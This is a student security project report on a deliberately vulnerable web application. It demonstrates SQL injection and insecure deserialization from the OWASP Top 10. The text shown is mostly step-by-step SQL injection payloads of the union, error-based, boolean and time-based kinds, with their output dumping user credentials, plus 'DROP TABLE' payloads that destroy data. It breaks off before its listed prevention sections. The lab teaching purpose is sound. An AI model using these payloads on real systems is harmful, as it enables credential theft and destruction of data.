

# COMPUTER SECURITY - MINI PROJECT REPORT

## Vulnerable Web Application - OWASP Top 10 Vulnerabilities



### Group 2

#### Team Members

Goutham P	B180330CS
Yacha Venkata Rakesh	B180427CS
Puchakayala Dheeraj Reddy	B180902CS

**YACHA VENKATA RAKESH**  
**B180427CS**  
**S6 BTECH CSE-A**

#### MY CONTRIBUTION:

- A1 - Injection Attack and its Prevention
- A8 - Insecure Deserialization Attack and its Prevention

<b>TABLE OF CONTENTS</b>	<b>PAGE</b>
<b>A. Abstract</b>	<b>2</b>
<b>B. Introduction</b>	<b>2</b>
<b>C. Literature Survey</b>	
<b>a. Injection</b>	<b>3</b>
<b>b. Insecure Deserialization</b>	<b>4</b>
<b>D. System Environments</b>	<b>4</b>
<b>E. Design of various modules</b>	
<b>a. Injection</b>	<b>4</b>
<b>b. Insecure Deserialization</b>	<b>6</b>
<b>F. Implementation</b>	
<b>a. Injection</b>	<b>6</b>
<b>i. Union based SQL Injection</b>	<b>7</b>
<b>ii. Error based SQL Injection</b>	<b>10</b>
<b>iii. Boolean based SQL Injection</b>	<b>16</b>
<b>iv. Time based SQL Injection</b>	<b>17</b>
<b>v. Preventing SQL Injection</b>	<b>20</b>
<b>b. Insecure Deserialization</b>	<b>21</b>
<b>i. Reverse Shell Exploit</b>	<b>24</b>
<b>ii. Preventing Insecure Deserialization</b>	<b>24</b>
<b>G. Summary</b>	<b>26</b>
<b>H. References</b>	<b>26</b>

## A. Abstract

The project implements various web vulnerabilities provided by OWASP as *project top ten* that can lead to very severe consequences compromising *Confidentiality*, *Integrity* and *Availability* and the ways to prevent each of these attacks. This is not only to know about attacks but also to enable developers to write safe code by knowing most of the possible vulnerabilities in their code since a single line of vulnerable code can compromise the entire system.

## B. Introduction

This report provides an overview of my contributions to the vulnerable web application being implemented to demonstrate the OWASP top 10 vulnerabilities. OWASP(Open Web Application Security Project) is a nonprofit foundation that works to improve the security of software. Through community-led open-source software projects, hundreds of local chapters worldwide, tens of thousands of members, and leading educational and training conferences, the OWASP Foundation is the source for developers and technologists to secure the web.

- Tools and Resources
- Community and Networking
- Education & Training

### OWASP top 10 vulnerabilities

Every three to four years, OWASP revises and publishes its list of the top 10 web application vulnerabilities. The list includes not only the OWASP top ten threats but also the potential impact of each vulnerability and how to avoid them. The comprehensive list is compiled from a variety of expert sources such as security consultants, security vendors, and security teams from companies and organizations of all sizes. It is recognized as an essential guide to web application security best practices.

The four main criteria used to compile the OWASP top ten vulnerabilities are:

- Exploitability
- Prevalence
- Detectability
- Business impact.

The latest list of the vulnerabilities from OWASP include

- A1 - Injection
- A2 - Broken Authentication

- A3 - Sensitive Data Exposure
- A4 - XML External Entities (XXE)
- A5 - Broken Access Control.
- A6 - Security Misconfiguration.
- A7 - Cross-Site Scripting (XSS)
- A8 - Insecure Deserialization
- A9 - Using Components with Known Vulnerabilities
- A10 - Insufficient Logging & Monitoring

The main motto of the project is to develop a web application to demonstrate the above mentioned vulnerabilities and to try and learn about the ways to tackle them. The web application being developed is vulnerable to many kinds of attacks each pertaining to one or more categories mentioned above.

## **C. Literature Survey:**

### **1. Injection**

This occurs when an untrusted data is sent over as a part of a command or query. SQL injection is the most commonly used technique to steal user credentials, deleting databases, adding new users without proper verifications, or accessing data more than what they are authorised to. There are also NoSQL, OS, LDAP injections. SQL injection is again broadly classified to five types. They are five types.

1. UNION-based SQL injection
2. ERROR-based SQL injection
3. BOOLEAN-based SQL injection
4. TIME-based SQL injection
5. Out of band SQL injection.

This has been a #1 vulnerability for many years declared by OWASP. This is due to poor design and implementation of sql queries where mostly <form> data's input validation not being done and sql query is implemented directly making it prone to injection attacks.

Common Risks:

- By passing Login
- Steal of user credentials
- Manipulating Databases deleting existing users or adding new users
- Unauthorized access
- Denial of Service

- Database fingerprinting

## 8. Insecure Deserialization

This is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a DOS attack or even execute arbitrary code upon it being deserialized. This potentially enables an attacker to manipulate serialized objects in order to pass harmful data into the application code.

It is even possible to replace a serialized object with an object of an entirely different class. Alarmingly, objects of any class that is available to the website will be deserialized and instantiated, regardless of which class was expected. For this, insecure deserialization is also called as object injection vulnerability. Many deserialization based attacks are completed before deserialization is finished. That is, the deserialization process itself can initiate an attack, even if the website's own functionality does not directly interact with the malicious object. Hence, websites whose logic is based on strongly typed languages are more vulnerable to these techniques.

Common Risks:

- Remote code execution
- Replay attacks
- Injection attacks
- Privilege escalation attacks
- Data tampering attacks ( access control related attacks)

## D. System Environment for Implementation

Used Node JS for the backend to connect with the MySQL database. Front end includes HTML, CSS, JavaScript. View engine ejs is used to automatically generate the html pages from the data obtained from the database. Works with any operating system Linux, Windows, Mac.

## E. Design of various modules of the system

### 1. Injection

#### a. Union based SQL Injection:

We have built a website showing a profile page with user details where this attack can be used. Details of the profile page are fetched through sql commands and so by concating the original sql command with some malicious select command

using UNION can display the intersection of both the select statements. Thus if we request for database information, version, user or table\_name, column\_names etc., these will be sent to the website. So on the login page we will close the previous sql command and then write UNION our sql command and comment the rest using '--' so even if we enter some random stuff in the password it will be ignored. This is mainly used when the application doesn't allow multi statement execution.

### **b. Error based SQL Injection:**

We have built a website showing sql errors where this attack can be used. We can get the details of database name, version, user or table\_name or column\_names in the sql error command. So we intentionally write a false sql command which will throw an sql error and get required information. This can be used with boolean operators OR, AND so we will first close the actual sql command server we wish to read and then OR then our sql command and comment the rest '--'. Commenting is optional because at the moment it executes our sql command it will throw the error. This is useful only if the application display sql errors.

### **c. Boolean based SQL Injection:**

This is used to bypass username and password and then login as an existing user from the website we built. We can concatenate this with other sql database manipulating commands like deleting the table, creating an user, updating the passwords of a particular user or deleting a particular user or even manipulating the table structure by deleting existing tables and creating a new table based on their requirements. Based on the website vulnerability this could also show the credentials of all the existing users.

### **d. Time based SQL Injection:**

This is used when there is no way to retrieve information from the database. This injects a sequel statement which contains a query that generates a time delay. By injecting a conditional time delay the attacker can ask a yes/no question to the database. Depending on the point the condition is verified or not, the time delay will be executed and server response will be abnormally long for a verified condition and instant result in case of not-verified condition.

### **e. Out of Band SQL Injection:**

We built an application that shows the same response regardless of the user input and the database error. To retrieve the output, a different transport

channel like HTTP requests or DNS resolution is used and the attacker needs to control said HTTP or DNS server.

## 8. Insecure Deserialization

We built an application that shows site contents based on the cookie value. Cookie value is actually the base 64 encoded of a serialized object. This value is then base 64 decoded and then deserialized and the value of the various object parameters will be displayed on the site. Now this cookie can be copied and using burp suite this can be decoded to view the actual object behind and now the attacker could easily manipulate the decoded value and then base 64 encode it. When he pastes this cookie and reloads the site he can impersonate any person thus compromising the application. Also there in the object value instead of a plain text attacker could send a serialized command to execute some malicious code which can ultimately result in remote shell execution.

## F. Implementation:

### 1. Injection




Fig 1. Home Page




Fig 2. Home page after logging in

**a. Union Based SQL Injection:**

The limitation here is union operator can be used between two entities only if both the queries have the number of columns. So our first aim is to find the number of columns in the database.

`$ ' ORDER BY 1--`

This series of payloads modify the original query to order the results by different columns in the result set. The column in an ORDER BY clause can be specified by its index, so we don't have to mention column names. When the specified column index is higher than max columns present in the table then the error shown in Fig 1 is displayed. Note that the select command can be used instead of 'ORDER BY' by using a single NULL and appending until the error is resolved.




Fig 3: Displaying SQL error when column index is out of range

So the next step is to get which database is used like MySQL, Oracle and their version to use those specific commands and current database used by application and user details.

`$ ' UNION SELECT 1,CONCAT_WS(':',user(),database(),version()),NULL --`

This works only if the database is MySQL

`$ ' UNION SELECT 1,CONCAT_WS(':',user(),database(),v$version()),NULL --`

This works only if the database is Oracle

In Either case if its an error an error page is displayed



Welcome

ID	UserName	Password
1	root@localhost:injection:8.0.23	

Fig 4. If the Database is MySQL and first command executed

Code	errno	sqlState
ER_SP_DOES_NOT_EXIST	1305	42000
SQL Message		
FUNCTION injection.v\$version does not exist		

Fig 5. If the Database is MySQL and second command executed

The next step is to get names of all the databases (database schemas) present in the server.

```
$ ' UNION ALL SELECT NULL,concat(schema_name),NULL FROM information_schema.schemata--
```

mysql
information_schema
performance_schema
sys
g2security
g18dbms
xss
injection

Fig 6. Displaying all the database schema names

Now we should get information about tables present in a particular database.

```
$ ' UNION ALL SELECT NULL,concat(ENGINE),concat(TABLE_NAME) FROM i
information_schema.TABLES WHERE table_schema='injection'--
```




Fig 7. Displaying all the tables present in database schema named 'injection'  
 Next step is to get names and data types of columns in a particular table. Here we are more concerned with the users table. So we'll proceed with it

```
$ ' UNION ALL SELECT NULL,concat(column_name),concat(DATA_TYPE) FROM
information_schema.COLUMNS WHERE table_schema='injection' AND
TABLE_NAME='users'--
```

Welcome Logout

ID	UserName	Password
	id	int
	Password	varchar
	UserName	varchar

Fig 8. Displaying column names and their respective data types  
 Now using these column names we can get the entire user data

```
$ ' UNION SELECT id,UserName,Password from users--
```

Welcome Logout

ID	UserName	Password
1	Yacha Venkata Rakesh	123
2	Venkata Rakesh	sdfdk
3	Rakesh	jsdfld
4	Hitesh	kdfasdf
5	Goutham	sdf234f
6	Dheeraj	sdfjjasdf
7	user	nothin
8	hello	hi
9	hel	hsd
10	ok	nothi

Fig 9. Showing Usernames and corresponding passwords

## b. Error based SQL Injection:

This is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database. While errors are very useful during the development phase of a web application, they should be disabled on a live site, or logged to a file with restricted access instead. So this vulnerability occurs whenever a site returns sql error faced, the attacker can easily know sensitive database information from scratch. So precisely everything will be known through sql errors.

Firstly we need to know the version of the database version

```
$ ' AND extractvalue(rand(),concat(0x3a,version()))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPATH syntax error: '8.0.25-0ubuntu0.20.04.1'		

Fig 10. Displaying database version in SQL error message

Next we need to know current database used by the application

```
$ ' AND extractvalue(rand(),concat(0x3a,database()))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPATH syntax error: 'injection'		

Fig 11. Displaying Database schema name 'injection' which is used by this application

Next knowing user details is optional

```
$ ' OR extractvalue(rand(),concat(0x3a,user()))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'root@localhost'		

Fig 12. Displaying user and the server running IP

Now we need to get all database names present in the server. Here we will get one database each time

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema_name) FROM information_schema.schemata LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'mysql'		

Fig 13. Showing mysql database schema

Now we need to get any other database schema other than 'mysql' . We can get each of the table names and append them using the AND operator between table\_name not equal to those and get all the databases present in the server.

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,schema_name) FROM information_schema.schemata WHERE schema_name!="mysql" AND schema_name!="information_schema" AND schema_name!="performance_schema" AND schema_name!="sys" LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'injection'		

Fig 14. Showing 'injection' database schema

Repeat this until you stop getting sql errors which means that you have got all database schema names. So the next step is to take a particular database schema and then find all tables in the same procedure, finding one after another.

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE_NAME) FROM
information_schema.TABLES WHERE table_schema="injection" LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: "::Session"		

Fig 15. Showing table named 'session'

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,TABLE_NAME) FROM
information_schema.TABLES WHERE table_schema="injection" AND
TABLE_NAME!="Session" LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: "::users"		

Fig 16. Showing table named 'users'

Again it's the same way repeat it until sql errors stop which shows the end of tables in the database schema.

Next step is to take a particular table and get column details one by one.

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column_name) FROM
information_schema.COLUMNS WHERE table_schema="injection" AND
TABLE_NAME="users" LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'id'		

Fig 17. Showing column name 'id'

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column_name) FROM
information_schema.COLUMNS WHERE table_schema="injection" AND
TABLE_NAME="users" AND column_name!='id' LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: ':Password'		

Fig 18. Showing column name 'Password'

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,column_name) FROM
information_schema.COLUMNS WHERE table_schema="injection" AND
TABLE_NAME="users" AND column_name!='id' AND column_name!='Password' LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: ':UserName'		

Fig 19. Showing column name 'UserName'

Repeat this until you stop getting sql error thus you get all columns present in the table 'users'

Now we can get datatypes of the columns by using their respective column names

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,data_type) FROM
information_schema.COLUMNS WHERE table_schema="injection" AND
TABLE_NAME="users" LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'int'		

Fig 20. Showing column type of 'id' as 'int'

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT concat(0x3a,data_type) FROM
information_schema.COLUMNS WHERE table_schema="injection" AND
TABLE_NAME="users" AND column_name!='id' AND column_name!='Password' LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'varchar'		

Fig 21. Showing column type of 'UserName' as 'varchar'

Now the final step is to get **username and password of all the users** present in the database

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT UserName FROM users LIMIT 0,1)))--
```

Code	errno	sqlState
ER_UNKNOWN_ERROR	1105	HY000
SQL Message		
XPath syntax error: 'Yacha Venkata Rakesh'		

Fig 22. Showing first user in the database 'Yacha Venkata Rakesh'

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT UserName FROM users WHERE BINARY
UserName!="Yacha Venkata Rakesh" LIMIT 0,1)))--
```

Similarly we can append usernames and get entire usernames. BINARY is used because MySql by default doesn't consider case of the letters using this will enable case checking too.




Fig 23. Showing second use in the database 'Venkata Rakesh'

Now using these usernames we can get their respective Passwords.

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT Password FROM users LIMIT 0,1)))--
```




Fig 24. Showing password '123' of the user 'Yacha Venkata Rakesh'

```
$ ' OR extractvalue(rand(),concat(0x3a,(SELECT Password FROM users WHERE BINARY
UserName!="Yacha Venkata Rakesh" LIMIT 0,1)))--
```


Similarly we could find all the other user details. This seems to be so much work. Yes, but it can be easier if you use some web drivers to automate this process and finally get a table of usernames and passwords.



### c. BOOLEAN Based SQL Injection:

As the name suggests its a sql injection attack using only booleans. This can be done without knowing any information about the backend database.

```
$ ' OR '1' = '1' --
```




ID	UserName	Password
1	Yacha Venkata Rakesh	123
2	Venkata Rakesh	sdflk
3	Rakesh	jsdfld
4	Hitesh	kdfasof
5	Goutham	sd234f
6	Dheeraj	sdfljasdf
7	user	nothin
8	hello	hi
9	hel	hsd
10	ok	nothi

Fig 25. Showing All the usernames and passwords from the database

```
$ ' OR '1' = '1'; DROP TABLE users;
```

This can be used to delete the entire database so that it could work like a DoS attack as users can't access their accounts.



Code	errno	sqlState
ER_NO_SUCH_TABLE	1146	42502

SQL Message

Table 'injection.users' doesn't exist

Fig 26. Showing that users table doesn't exists in injection database after the above command

```
$ ' OR '1' = '1'; DROP TABLE users; CREATE TABLE IF NOT EXISTS users ( id INT  
AUTO_INCREMENT PRIMARY KEY , UserName VARCHAR(255), Password VARCHAR(255));  
SELECT * FROM users WHERE '1' = '1'
```

Also the attacker could change the table databases like columns, column\_names, and their datatypes or can create a new table in the database etc.,

#### d. Time based sql injection:

This is very useful to know the answers through yes or no questions. This is used when the application doesn't allow our request to display and doesn't show any sql errors it encountered. This as the name suggests works based on the time spent in executing the command. If we gave a delay of 10 sec and the page took 10 seconds to get back then it's a yes answer to our question or if the page immediately returns then it's a no answer.

Firstly we need to know the version of the database used.

```
$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "1%",sleep(10),NULL); --
```

If it takes 10 sec to execute the query then it's starting letter in version is 1 else increment it like

```
$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8%",sleep(10),NULL); --
```

It took ten seconds. So now we should check if it's 8.0 or 8.1 or ...8.9

```
$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8.0%",sleep(10),NULL); --
```

Now again repeat the process until it takes 10 sec for request to process.

If it is starting with 8.0 then again repeat it from `$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT version()) LIKE "8.0.0%",sleep(10),NULL); --` . After repeating it many times I can get the server version as **8.0.23**.

Now after getting version name we need to get the current database name. Again it's a trial and error method. `$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'a%', sleep(10),NULL) --` . Replace a with other alphanumerals and check if which letter takes 10 seconds to execute. Here it's 'i' which took 10 sec to get so first letter of the database is i

```
$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'ia%', sleep(10),NULL) --
```

Now proceed with looping with all the alphabets. Finally suppose you got until injection and again repeat the process

```
$ ' UNION SELECT 1,NULL,NULL AND IF((SELECT database()) LIKE 'injectiona%', sleep(10),NULL) --
```

. And if you don't get any answer to all the alphabets and numbers then it's the end of the string and the database name is '**injection**'.

Similarly you can check and get details about user and IP on which server is running/

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT user()) LIKE 'r%', sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT user()) LIKE 'ro%', sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT user()) LIKE 'root%', sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT user()) LIKE 'root@localhost%',  
sleep(10),NULL) --
```

Now we need database schema names again brute force to get letter by letter information and finally we can get all schemas info

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM  
information_schema.schemata LIMIT 0,1) LIKE "m%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM  
information_schema.schemata LIMIT 0,1) LIKE "mys%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM  
information_schema.schemata LIMIT 0,1) LIKE "mysql%",sleep(10),NULL) --
```

So firstly we could get mysql as the first schema.

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM  
information_schema.schemata WHERE schema_name!='mysql' LIMIT 0,1) LIKE  
"i%",sleep(5),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM  
information_schema.schemata WHERE schema_name!='mysql' LIMIT 0,1) LIKE  
"information_schema%",sleep(5),NULL) --
```

Then we can get second database schema named 'information\_schema'

Repeat this until you get all the schemas

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT schema_name FROM  
information_schema.schemata WHERE schema_name!='mysql' AND  
schema_name!='information_schema' AND schema_name!='performance_schema' AND  
schema_name!='sys' LIMIT 0,1) LIKE "in%",sleep(5),NULL) --
```

Since these are the default databases by MySQL after this you could get user created databases like in here its 'injection'

After getting database named 'injection' we now need to know the tables present in this schema

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM  
information_schema.tables WHERE table_schema="injection" LIMIT 0,1) LIKE  
"S%",sleep(10),NULL) --
```

Repeat this finally you could get the first table in the database schema as "Session"

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM
information_schema.tables WHERE table_schema="injection" AND table_name!="Session"
LIMIT 0,1) LIKE "u%",sleep(10),NULL) --
```

```
' UNION SELECT 1,NULL,NULL AND IF((SELECT table_name FROM
information_schema.tables WHERE table_schema="injection" AND table_name!="Session"
LIMIT 0,1) LIKE "users%",sleep(10),NULL) --
```

Finally repeating above step we can get other table present in the schema 'users'

Next step is to get column names

```
